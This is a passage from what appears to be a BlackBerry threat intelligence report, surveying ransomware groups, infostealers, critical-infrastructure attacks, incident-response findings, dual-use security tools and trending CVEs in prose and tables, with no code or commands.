RansomEXX (a.k.a. Defray and Defray777) is a ransomware family that was first seen in 2018. There are both Windows and Linux variants of this malware family, which was notably used in high-profile exploits on government agencies and manufacturers.[29] RansomEXX runs as a ransomware-as-a-service (RaaS) model, with a variant named RansomEXX2 written in the programming language Rust surfacing in 2022.[30]

In the United States, CISA issued an alert on November 28, 2023, in response to what CISA called "active exploitation of Unitronics programmable logic controllers (PLCs)."[31] These are computers used in water and wastewater facilities. The alert specified that these types of facilities were being actively targeted by cyberthreat actors and advised other water and wastewater facilities to follow all recommended guidelines and precautionary measures.[32]

In a continuation of activity mentioned in the November 2023 edition of our *Global Threat Intelligence Report*, the LockBit gang continued to target critical infrastructure organizations, despite an attempted takedown by the FBI in February 2024.[33] On Christmas Eve of 2023, the LockBit gang was implicated in an attack on the German hospital network Katholische Hospitalvereinigung Ostwestfalen gGmbH (KHO).[34] The early morning attack successfully breached and encrypted file data resulting in severe disruption to the services of three different KHO hospitals.[35]

The LockBit gang was also seen targeting other entities and sectors within critical infrastructure by leveraging the exploitation of CVE-2023-4966 — the Citrix Bleed vulnerability — to gain initial access.[36] This resulted in the U.S. government issuing a joint Cybersecurity Advisory (CSA) suggesting organizations patch and follow all recommended mitigation guidelines and best practices.[37]

For those victimized by LockBit in the past, file recovery tools are now available. The FBI, Europol, the Japanese Police and the National Crime Agency have collaborated to make these tools available on the "No More Ransom" portal, now available in 37 languages.[38]

Commercial Enterprise

BlackBerry protects a wide range of clients and industries across the globe. The commercial enterprise sector corresponds to commercial and professional services, capital goods, materials, retail, automobiles, manufacturing and more.

More than **one million attacks** targeted the commercial enterprise sector during this reporting period, equating to nearly **33 percent of all attacks stopped** by BlackBerry cybersecurity solutions. Additionally, **53 percent of unique hashes** targeted this sector, including more than **170,000 novel malware files** in just 120 days.

Top Commercial Enterprise Threats

Commercial industries need to process large amounts of EFT transactions and PII data, which makes them prime targets for infostealers. This highly sensitive data can then be held by the threat actor for ransom or sold to the highest bidder via dark web forums.

Throughout the reporting period, commercial enterprises were often attacked by notorious infostealers BlackBerry has noted in past reports, like RedLine and Formbook/XLoader.

A plethora of other commodity loaders and infostealers, such as SmokeLoader, PrivateLoader, Amadey, and remote control and surveillance software (a.k.a. Remcos) follow closely behind in popularity.

Formbook is the long-running MaaS infostealer that in recent years has rebranded itself as XLoader. The malware, which has been in the wild since 2016, grabs data from web forms and logs user keystrokes, browser data, and clipboard data. It has the capabilities to both obtain and exfiltrate data from over 90 different applications. A macOS-based version has been available since 2021.[39]

Remcos is a commercially sold remote access tool (RAT) that can remotely control computers. Though it is promoted as a legitimate surveillance tool, it is often abused in hacking campaigns and is favored by cybercrime groups. Cert-UA credited a Remcos with a mass cyberattack against Ukraine and Poland.[40]

Our telemetry also recorded a number of more recent infostealers, namely the previously noted RisePro Stealer and OriginLogger.

OriginLogger is the evolution of the highly prominent malware, Agent Tesla. Often sold as a subscription-based MaaS, the Agent Tesla family consists of RATs with features to conduct infostealing from popular web browsers, capture keystrokes, and even take screenshots from the victim's device.

Wider Commercial Enterprise Threat Landscape

Commercial enterprises, particularly manufacturing and retail, were the targets of numerous attacks over the last four months.

In November, Israeli retailers were reportedly hit by the hacktivist group Cyber Toufan, which also struck the Israeli hosting company Signature-IT.[41] Since November 2023, in the context of the ongoing Israel-Hamas conflict in Gaza, the group has reportedly launched hundreds of cyber operations against Israeli targets. Many global retailers, such as IKEA, were heavily affected by the Signature-IT attack.[42] In a post on their Telegram channel, the group claimed to have compromised over 150 victims. They reportedly wiped and destroyed over 1,000 servers and critical databases.

December brought a reminder that the biggest threat to companies is often their own complacency. An unprotected Internet-accessible database hosted by the Real Estate Wealth Network was discovered by malicious actors and plundered.[43] The database had 1.16 TB of data – roughly 1.5 billion records – including the names of property owners, sellers and investor details. The database represents a central collection of U.S. real-estate data, including government officials' addresses and even debt information.

The victims of such attacks vary, depending on the goals of the ransomware crime group. At the end of 2023, one of the largest apparel, footwear and clothing manufacturers, VF Corporation, was attacked by the ALPHV (BlackCat) ransomware group.[44] At this time, the investigation is unresolved, but it has been confirmed that the data of 35.5 million customers of brands like North Face, Timberland and Vans was stolen.

GEOPOLITICAL ANALYSIS AND COMMENTS

The World Economic Forum's 2024 Global Risk Report ranks the threat of cyber insecurity as among the "most severe global risks anticipated over the next two years."[45] Armed with increasingly sophisticated techniques, including the leveraging of artificial intelligence (AI), the consensus is that cyberattacks will continue to be highly disruptive and increasingly target critical infrastructure.

BlackBerry telemetry demonstrates that critical infrastructure entities faced many attacks during this reporting period. Attacks are becoming increasingly sophisticated, with the use of novel malware techniques, including those generated by AI, raising the risk of paralyzing critical infrastructure. Governments around the world have initiated a series of measures aimed at boosting the cyber resilience of critical infrastructure, with a particular emphasis on guarding against risks associated with the malicious use of AI.

While governments recognize that AI has significant potential for good, including enhancing the operational efficiency of critical infrastructure systems, many also fear that the push to optimize efficiency through the deployment of AI-based systems in critical infrastructure could pose serious risks to security.

To prevent this, governments are calling on industry to prioritize security when developing and deploying increasingly powerful AI models:

> ***"Over the last four decades, from the creation of the Internet to the mass adoption of software, to the rise of social media, we have witnessed safety and security being forced to take a back seat as companies prioritize speed to market and features over security. The development and implementation of AI software must break the cycle of speed at the expense of security."***
>
> -CISA Roadmap for AI[46]

Governments around the globe have rushed to develop and issue guidance that encourages a "secure by default" approach to the development and use of powerful AI systems. Other countries and political alliances such as the United Kingdom,[47] Canada,[48] the EU[49] and G7[50] have also issued guidelines on the responsible development and use of advanced AI systems. This included joint guidelines endorsed by more than 20 national cybersecurity agencies globally emphasizing the need for builders of AI systems to make informed decisions about the design, development, deployment and operation of AI systems in a way that prioritizes security throughout the life cycle of the system.[51]

Also, in October 2023, U.S. President Biden released an Executive Order on "Safe, Secure, and Trustworthy Artificial Intelligence" (EO 14110) which among other things directed CISA to assess potential risks related to the use of AI in critical infrastructure sectors, including ways in which deploying AI may make critical infrastructure systems more vulnerable to failure, physical attacks and cyberattacks.[52]

In November 2023, BlackBerry announced a landmark cybersecurity deal with the Government of Malaysia, allowing them to leverage the full suite of trusted BlackBerry cybersecurity solutions, in order to strengthen Malaysia's security posture. As part of this effort, BlackBerry partnered with the SANS Institute to open a state-of-the-art Cybersecurity Center of Excellence (CCoE) in Kuala Lumpur, the capital city of Malaysia, in 2024. The CCoE will offer specialized training to advance Malaysian cybersecurity capacity and readiness. BlackBerry is thrilled to help build the country's cybersecurity learning ecosystem — especially in the areas of AI and machine learning — to help grow and upskill Malaysia's cybersecurity workforce, as well as making the Indo-Pacific region more secure.

Canadian Prime Minister Justin Trudeau said, "Cybersecurity is a key pillar of Canada's Indo-Pacific Strategy, which aims to advance peace, security, and cooperation in the region. Cybersecurity is a shared challenge that requires international cooperation, which is why we strongly support the BlackBerry Cybersecurity Center of Excellence in Malaysia, an important bilateral partner of Canada. By supporting Malaysia's future cyber-defenders and establishing stronger regional networks for the sharing of expertise between Canada and Southeast Asia, we can further strengthen the resilience and capacity of our two countries and the wider region to counter, deter and respond to cyber threats."

Throughout the reporting period, governments and businesses were constantly reminded of the vulnerability of their networks. In September 2023, it was revealed that Chinese hackers had breached Microsoft's email platform, stealing tens of thousands of emails from U.S. State Department accounts.[53] This followed earlier reports of similar attacks against other U.S. government targets, including the Department of Commerce. Recently, it was also revealed that Canadian authorities working at Global Affairs Canada suffered a "prolonged data security breach."[54]

As Canada's Centre for Cyber Security underscored in its most recent "National Cyber Threat Assessment," critical infrastructure is increasingly at risk from cyberthreat activity.[55] State-sponsored actors are actively seeking to infiltrate these systems and disruptive technologies, such as AI, may enable new threats. As noted in this report, Australia also suffered multiple high-profile cyberattacks on its critical infrastructure including Australia's second largest telco, Optus,[56] and largest private health insurer, Medibank.[57]

Neither is industry immune to such threats, and new regulations emerged in 2023 to begin to address this. For example, in December 2023, a new set of rules requiring publicly-traded companies to disclose 'material' cyber incidents to the U.S. Securities and Exchange Commission — within four days — came into effect. In Europe, the EU recently passed the Cyber Resilience Act, which sets forth new cybersecurity requirements for hardware and software products with digital elements sold in the European Union.[58] This is in addition to the extra measures required in the EU's updated Network and Information Security Directive to help address cybersecurity vulnerabilities to critical infrastructure entities.

Finally, in November 2023, Australia released its Cybersecurity Strategy, which called for a "whole-of-nation" approach to protect critical information, share threat intelligence and promote the use of technology products that are safe and secure.[59]

In the face of the ever-evolving threat landscape, BlackBerry has consistently called for the need to modernize security by replacing legacy technologies (such as VPNs) with modern "zero-trust"-based and AI-driven cybersecurity solutions that continuously assess a device's security posture to prevent cyberattacks before they happen. Prevention-first cybersecurity technologies that employ a zero-trust approach will become increasingly critical as threat actors develop more sophisticated ways of slipping through traditional or legacy IT security.

Over the coming year, the threat posed by increasingly sophisticated cyberattacks is likely to escalate. Of particular concern among officials in democratic countries around the world is the extent to which malicious actors will use digital tradecraft to disrupt democratic processes. As an estimated 49 percent of the global population in 64 countries head to the polls to vote in 2024, some experts are starting to ring the alarm bell that electoral processes and infrastructure could also be a prime target.[60] Jen Easterly, director of the U.S. government's CISA, warned that "generative AI will amplify cybersecurity risks and make it easier, faster and cheaper to flood the country with fake content."[61]

She went on to note that "With this technology now more available and powerful than ever, its malicious use is poised to test the security of the United States' electoral process by giving nefarious actors intent on undermining American democracy – including China, Iran and Russia – the ability to supercharge their tactics."

INCIDENT RESPONSE ANALYSIS AND COMMENTS

Incident response (IR) is an enterprise-level approach to addressing cyberattacks and cybersecurity incidents. The goal of incident response is to contain and minimize damage caused by a breach and reduce recovery time and costs. BlackBerry® Cybersecurity Services provides rapid incident response plans to help mitigate the impact of any cyberattack and ensure that digital recovery follows best practices. The BlackBerry IR team provides a multi-pronged approach including cyber incident response, data breach response, business email compromise response, ransomware response, and digital forensics.

The following are some of BlackBerry's key observations about cyberthreats our IR teams responded to during this reporting period:

INCIDENT RESPONSE BREAKDOWN




Figure 6: Breakdown of BlackBerry IR investigations in this reporting period.

- BlackBerry Cybersecurity Services observed several incidents where the initial infection vector was a vulnerable, Internet-facing system such as Cisco® Adaptive Security Appliance (ASA), Citrix® NetScaler® and other VPN appliances.

  These incidents, in some cases, led to the deployment of ransomware within the client's environment. The MITRE technique most often used to deploy ransomware through an Internet-facing system is External Remote Services – T1133.[62] This highlights the need for companies to apply security updates to all Internet-exposed systems in a timely manner. For example, remote services such as VPNs, Citrix, and other access mechanisms let users connect to internal network resources from external locations. Therefore, it's common sense that patching a vulnerable VPN would proactively prevent a threat actor from dropping ransomware after entering an enterprise network via the VPN.

- BlackBerry observed incidents where the initial infection vector was an Internet-facing Microsoft® Windows® system, allowing for remote access without the implementation of multi-factor authentication (MFA).

  This highlights the need for companies to restrict or deny remote access to systems that don't use MFA. Additionally, the BlackBerry IR team observed an incident where, after a threat actor had gained initial access, they were able to access a client internal system with a default password. This emphasizes the need for companies to implement strong authentication security controls on all systems, both Internet-facing and internal, and always change default passwords. (MITRE techniques External Remote Services – T1133, Valid Accounts – T1078.001,[63] Default Credentials – T0812.[64])

- The BlackBerry IR team also observed GootLoader malware incidents where company employees had performed Internet searches for legitimate documents but accidentally downloaded GootLoader-infected documents instead, leading to additional system infections within the client network. In our previous report on GootLoader, we noted, "The threat group behind the malware has also been known to apply search engine optimization (SEO) techniques to place its Trojanized pages front-and-center in Internet browser search results." This is known as SEO Poisoning – MITRE sub-technique T1608.006.[65]

  This highlights the need for companies to strategically restrict and/or deny company Internet browsing, as well as provide company employee training regarding secure Internet browsing practices and habits.

THREAT ACTORS AND TOOLING

Threat Actors

GOLD CABIN (TA551)[66]

GOLD CABIN (a.k.a. Shakthak) is a financially motivated threat group notorious for operating a malware distribution service through phishing campaigns since 2018. The group largely targets English-based users, but has also been known to target German, Italian and Japanese speakers.

Acting as an initial access broker (IAB), the group's distribution service has been utilized as an intermediary for the distribution of known malware families like Ursnif, IcedID, ZLoader and as a MaaS provider for QakBot (a.k.a. QBot) as of 2021.

GOLD CABIN often favors initial payloads of infected Microsoft® Word documents in encrypted ZIP archives with a password provided via phishing email. This was done to bypass initial email protection services. These documents contain macro-based commands and instructions to reach out over HTTP to retrieve a malicious payload.

ALPHV (BlackCat)[67]

ALPHV is a threat group associated with BlackCat ransomware that functions primarily as a RaaS operation. Written in the programing language Rust, BlackCat has been utilized to target both Windows and Linux-based devices. The group is driven purely by financial motives and attacks victims worldwide, across all industries.

Beyond the BlackCat ransomware itself, ALPHV will use PowerShell to disable Windows Defender features, PsExec[68] against Active Directory accounts, CobaltStrike[69] for lateral movement, and ExMatter for data exfiltration and to delete the target file's shadow copies in order to prevent data recovery.

BlackCat campaigns continued this quarter, affecting U.S. state governments,[70] healthcare firms,[71] casinos[72] and more. In December 2023, the FBI and CISA issued a joint cybersecurity advisory that estimates ALPHV's affiliates have used BlackCat ransomware to compromise over 1,000 entities, taking approximately $300 million in ransom payments.[73]

As of early March 2024, ALPHV's infrastructure was down, following an apparently successful ransom attack on Change Healthcare, a provider of revenue and payment cycle management that processes 15 billion healthcare transactions annually within the U.S. healthcare system. The ransomware attack was one of the most disruptive in years, triggering an outage whose effects on pharmacies, hospitals and patients stretched over a week.[74]

While reports say[75] the group "blamed the feds" for the infrastructure takedown, it's possible the group's leaders may have intentionally taken things offline. Some experts believe an internal feud or exit scam is at play, with the threat group's operators making off with profits and abandoning lower-level affiliates. Others theorize the group may be rebranding and will re-establish operations in an attempt to evade law enforcement.

This developing story is the latest example of a disturbing trend that has seen ransomware groups increasingly targeting the healthcare sector. The U.S. Department of Health and Human services (HSS) notes[76] that the incident "is a reminder of the interconnectedness of the domestic healthcare ecosystem and of the urgency of strengthening cybersecurity resiliency across the ecosystem."

8Base

8Base is a group of RaaS operators that are known to deploy a variant of Phobos ransomware. 8Base emerged in early 2022 and has been seen working with other malware threat actors and using IABs like SmokeLoader. The cybercrime group focuses predominantly on data exfiltration, uses double extortion tactics to "name and shame" victims, and often deploys ransomware for purely malicious reasons once operations are complete.

8Base has been predominantly active in North and Latin America, with a massive spike in activity in mid-2023. They mainly target small- to medium-sized companies across a growing variety of sectors. Most notably, 8Base, alongside Clop and LockBit, were responsible for 48 percent of all recorded cyberattacks in July 2023 alone.[77]

In October 2023, 8Base was observed[78] targeting a U.S.-based healthcare[79] facility, highlighting their potential threat to the healthcare and public health (HPH) sector. During attacks, 8Base abuses living-off-the-land binaries and scripts (LOLBAS) prior to deploying its ransomware. Despite describing themselves on their leak site as "honest and simple pentesters," the group's growing portfolio of victims and aggressive tactics paints a more complex picture. It's worth noting that no ex-Soviet or Commonwealth of Independent States (CIS) countries have yet been targeted by the group, a geographic exclusion that is often a hallmark for many Russian-speaking threat actors.

Tools

Mimikatz

Mimikatz is an open-source tool primarily used to extract credentials from the local security authority subsystem service (LSASS) process on Windows machines. LSASS processes stored user credentials after the user has logged on to the machine.[80]

Mimikatz is frequently used by legitimate penetration testers to gather credentials for escalating privileges or moving laterally on Windows networks. However, its capabilities are also useful to attackers, and it's used by countless threat groups, e.g., Black Basta, and is often included as a module in malware such as QakBot.

Metasploit Framework

The Metasploit® Framework is a freely available penetration testing framework with a wide variety of tools and is frequently used for exploitation of vulnerabilities. Its Meterpreter payload, a post-exploitation tool facilitating shell access to a target machine, also provides a variety of extensions, including a Mimikatz extension.

Its powerful toolset and wide availability mean it is in use by threat groups ranging from cybercrime operations to state-sponsored groups. Metasploit has been used by groups including LockBit, Cuba ransomware and Turla.

Cobalt Strike

Cobalt Strike is an adversary simulation framework designed to emulate the existence of a long-term threat actor in a network.[81] As explained by BlackBerry's recent *Finding Beacons in the Dark* publication, Cobalt Strike is structured as an Agent (Beacon) and Server (Team Server). A Cobalt Strike Team Server exists as a long-term C2 server on the Internet and is used to communicate with Beacon payloads on victim machines.

Cobalt Strike itself is a legitimate commercial program but its source code was leaked online. This was quickly weaponized and has since been widely abused by threat actors. Threat groups utilizing Cobalt Strike for malicious purposes include LockBit, Royal Ransomware, Black Basta, Mustang Panda and more.

CVEs: IMPACT AND STATISTICS

The Common Vulnerabilities and Exposures (CVE) system, maintained by The MITRE Corporation, is a catalog of information on publicly known vulnerabilities and exposures. The CVE system is sponsored by the U.S. Department of Homeland Security (DHS) and CISA.

This reporting period has seen the rise of new vulnerabilities found in Cisco®, Apache®, Citrix®, and JetBrains® products. Mitigation methods to these vulnerabilities have already been published, yet certain threat actors have still taken full advantage of unpatched systems.

Trending CVEs

NAME	*CVE*	*TYPE*
Cisco ASA and FTD vulnerabilities	**CVE-2023-20269[82] (9.1 CRITICAL)**	**Unauthorized Access**
Cisco's ASA and FTD both have a vulnerability in the VPN feature that allows threat actors to conduct brute force attacks against existing accounts.[83] This CVE was reportedly exploited by the LockBit and Akira ransomware groups.[84]		
WinRAR Vulnerability	**CVE-2023-38831[85] (7.8 HIGH)**	**Arbitrary Code Execution**
Vulnerability within RARLAB WinRAR before version 6.23 allowed attackers to execute arbitrary code when viewing files within a .ZIP archive. This vulnerability was reportedly abused by various threat groups, including those with government backing,[86] deploying a wide range of commodity malware.[87]		
JetBrains TeamCity Vulnerability	**CVE-2023-42793[88] (9.8 CRITICAL)**	**Authentication Bypass**
An authentication bypass leading to RCE on TeamCity Server. This CVE was reported to be exploited by multiple North Korean threat actors.[89] In September, it was observed to be used by Russia's APT29 threat group, according to a CISA advisory.[90]		
F5 BIG-IP Configuration Utility Vulnerability	**CVE-2023-46747[91] (9.8 CRITICAL)**	**Remote Code Execution**
Vulnerability allowing an attacker with network access to the BIG-IP system to execute arbitrary system commands. F5's own security bulletin informed that they have observed threat actors using this vulnerability.[92]		
SysAid Zero Day	**CVE-2023-47246[93] (9.8 CRITICAL)**	**Unauthorized Code Execution**
IT Service Management (ITSM) with a path traversal vulnerability[94] which leads to a code execution after an attacker successfully writes a file to the Tomcat Webroot.[95] Zero-day abuse of this exploit is done to deploy Clop ransomware.[96]		
Citrix Bleed	**CVE-2023-4966[97] (9.4 CRITICAL)**	**Buffer Overflow**
Affects Citrix NetScaler ADC, and NetScaler Gateway. Contains a buffer overflow vulnerability that allows for sensitive information disclosure when configured as a gateway. LockBit exploited the Citrix Bleed vulnerability during this reporting period.[98]		
Apache Ofbiz 18.12.09 Vulnerability	**CVE-2023-49070[99] (9.8 CRITICAL)** **CVE-2023-51467[100] (9.8 CRITICAL)**	**Remote Code Execution**
Pre-auth RCE in Apache OFBiz 18.12.09. The initial fix to CVE-2023–49070 led to a discovery of another new CVE -- CVE-2023–51467 within Apache OFBiz.[101] The second vulnerability allowed attackers to bypass the login process and remotely execute arbitrary code.		

Statistics

A total of nearly 10,000 new CVEs were published by NIST from September 2023 to the end of December. The most dominant CVE Base score was seven, which accounted for about 23 percent of the total scores in this reporting period. The month that had the greatest number of newly discovered CVEs was October 2023, which had close to 2,700 new CVEs.

CVE SEVERITY THIS REPORTING PERIOD




Figure 7: Breakdown of CVE severity in this reporting period.

PREVALENT THREATS

<table>
<tr><th></th><th>MALWARE FAMILY</th><th>MALWARE TYPE</th></tr>
<tr><td rowspan="20">WINDOWS</td><td><b>Remcos</b></td><td><b>Remote Access Trojan</b></td></tr>
<tr><td colspan="2">Remcos is software used to remotely access a victim’s device. It has been increasingly used throughout Russia’s invasion of Ukraine.</td></tr>
<tr><td><b>Agent Tesla</b></td><td><b>Infostealer</b></td></tr>
<tr><td colspan="2">AgentTesla is .NET malware used primarily for credential harvesting.</td></tr>
<tr><td><b>RedLine</b></td><td><b>Infostealer</b></td></tr>
<tr><td colspan="2">RedLine is used to steal saved credentials, autocomplete data, credit card information, and other valuable data.</td></tr>
<tr><td><b>Emotet</b></td><td><b>Downloader</b></td></tr>
<tr><td colspan="2">Emotet continues to evolve and is now primarily used as infrastructure and content-delivery-as-a-service.</td></tr>
<tr><td><b>RisePro</b></td><td><b>Infostealer</b></td></tr>
<tr><td colspan="2">RisePro had a recent upgrade during this reporting period.</td></tr>
<tr><td><b>PrivateLoader</b></td><td><b>Downloader</b></td></tr>
<tr><td colspan="2">PrivateLoader is a modular piece of malware used to download and execute payloads.</td></tr>
<tr><td><b>LummaStealer</b></td><td><b>Infostealer</b></td></tr>
<tr><td colspan="2">LummaStealer utilizes a MaaS model and primarily targets cryptocurrency wallets and two-factor authentication browser extensions.</td></tr>
<tr><td><b>Raccoon/RecordBreaker</b></td><td><b>Infostealer</b></td></tr>
<tr><td colspan="2">After a hiatus in early 2023, the developers of Raccoon came back in the second half of last year with a new version.</td></tr>
<tr><td><b>SystemBC</b></td><td><b>Proxy Bot</b></td></tr>
<tr><td colspan="2">SystemBC is used to set up a SOCKS5 proxy back to its C2.</td></tr>
<tr><td><b>DanaBot</b></td><td><b>Infostealer</b></td></tr>
<tr><td colspan="2">DanaBot’s focus is on stealing information. However, because it is modular, it can be used for other purposes such as downloading and executing other payloads. It was updated with a new version in the second half of 2023.</td></tr>
</table>

<table>
<tr><th rowspan="7">LINUX</th><th>MALWARE FAMILY</th><th>MALWARE TYPE</th></tr>
<tr><td><b>NoaBot/Mirai</b></td><td><b>Distributed Denial of Service (DDoS)</b></td></tr>
<tr><td colspan="2">NoaBot is a new variant of the Mirai botnet. Unlike previous iterations of Mirai, NoaBot uses SSH rather than Telnet to spread its malware. In some instances, NoaBot was also seen deploying a modified version of XMRig miner.</td></tr>
<tr><td><b>XMRig Miner</b></td><td><b>Cryptocurrency Miner</b></td></tr>
<tr><td colspan="2">The second most observed threat to Linux servers in our telemetry during this reporting period were XMRig miners, targeting Monero, that enable a threat actor to use a victim's system to mine cryptocurrency without their knowledge.</td></tr>
<tr><td><b>Looney Toonables</b></td><td><b>Exploit</b></td></tr>
<tr><td colspan="2">Although not present in our own telemetry, a notable Linux threat during this quarter was the amusingly named Looney Toonables, also known as CVE-2023-4911.[102] It is a buffer overflow exploit in the GNU C Library's ld.so dynamic loader that enables local attackers to gain root privileges.</td></tr>
</table>

<table>
<tr><th rowspan="9">MacOS</th><th>MALWARE FAMILY</th><th>MALWARE TYPE</th></tr>
<tr><td><b>Atomic Stealer</b></td><td><b>Infostealer</b></td></tr>
<tr><td colspan="2">The infection vector is a false advertisement that tricks a user into downloading a fake application. Atomic Stealer targets passwords, browser cookies and autofill data, crypto wallets, and Mac® keychain data.</td></tr>
<tr><td><b>XLoader</b></td><td><b>Infostealer</b></td></tr>
<tr><td colspan="2">Initial delivery of the malware is through a Trojanized Microsoft office application. XLoader captures browser and clipboard information that may be used to further compromise the target.</td></tr>
<tr><td><b>RustBucket</b></td><td><b>Infostealer</b></td></tr>
<tr><td colspan="2">An initial payload may be delivered via phishing email. It has C2 functionality, but the main objective of the malware is to steal crypto assets.</td></tr>
<tr><td><b>JaskaGO</b></td><td><b>Infostealer</b></td></tr>
<tr><td colspan="2">Built and compiled in the open-source programming language Go, this malware strain can target both Windows and Mac operating systems. JaskaGO has C2 functionality and can exfiltrate browser data, crypto assets, and files from the infected device.</td></tr>
</table>

<table>
<tr><th rowspan="9">ANDROID</th><th>MALWARE FAMILY</th><th>MALWARE TYPE</th></tr>
<tr><td><b>SpyNote</b></td><td><b>Infostealer/Remote Access Trojan</b></td></tr>
<tr><td colspan="2">Utilizes Android™ Accessibility Service to capture user data and send it to a C2 server.</td></tr>
<tr><td><b>Chameleon</b></td><td><b>Banking Trojan</b></td></tr>
<tr><td colspan="2">A new variant of Chameleon is distributed via the darknet platform Zombinder. It abuses Android Accessibility Services to harvest user information. This new version includes functionality to bypass biometric readers and display an HTML page to guide the user to enable Accessibility Services.</td></tr>
<tr><td><b>FjordPhantom</b></td><td><b>Banking Trojan</b></td></tr>
<tr><td colspan="2">FjordPhantom uses virtual containers through embedded virtualization solutions to wrap banking apps. This allows the attacker to impersonate a legitimate banking app with heavy use of hooking frameworks.</td></tr>
<tr><td><b>InterPlanetary Storm/IPStorm</b></td><td><b>Infostealer/Botnet</b></td></tr>
<tr><td colspan="2">New Go variant of IPStorm that brute forces SSH to spread. It also opens Android Debug Bridge servers. IPFS p2p network is used for node communication.</td></tr>
</table>

MOST INTERESTING CYBER STORIES

The BlackBerry Threat Research and Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

This reporting period, we have uncovered and analyzed a multitude of campaigns by new and emerging threat actors. Below you'll find summaries of some of our latest reports.

You can find the full-length versions of all these reports and more on the BlackBerry blog.

AEROBLADE ON THE HUNT TARGETING THE U.S. AEROSPACE INDUSTRY

In late November 2023, BlackBerry uncovered a previously unknown threat actor targeting an aerospace organization in the United States, with the apparent goal of conducting commercial and competitive cyber espionage.

The BlackBerry Threat Research and Intelligence team is tracking this threat actor as AeroBlade. The actor used spearphishing as a delivery mechanism: A weaponized document (sent as an email attachment) contains an embedded remote template injection technique and a malicious VBA macro code, which delivers the next stage to the final payload execution.

Evidence suggests that the attacker's network infrastructure and weaponization became operational around September 2022, with the offensive phase of the attack occurring in July 2023. The attacker improved its toolset during that time, making it stealthier, while the network infrastructure remained the same.

Given the final payload functionality and the subject of the attack, BlackBerry assesses, with medium to high confidence, that the goal of this attack was commercial cyber espionage. Its purpose was most likely to gain visibility over the internal resources of its target in order to weigh its susceptibility to a future ransom demand.

Read the full story here.

BIBI WIPER USED IN THE ISRAEL-HAMAS WAR NOW RUNS ON WINDOWS

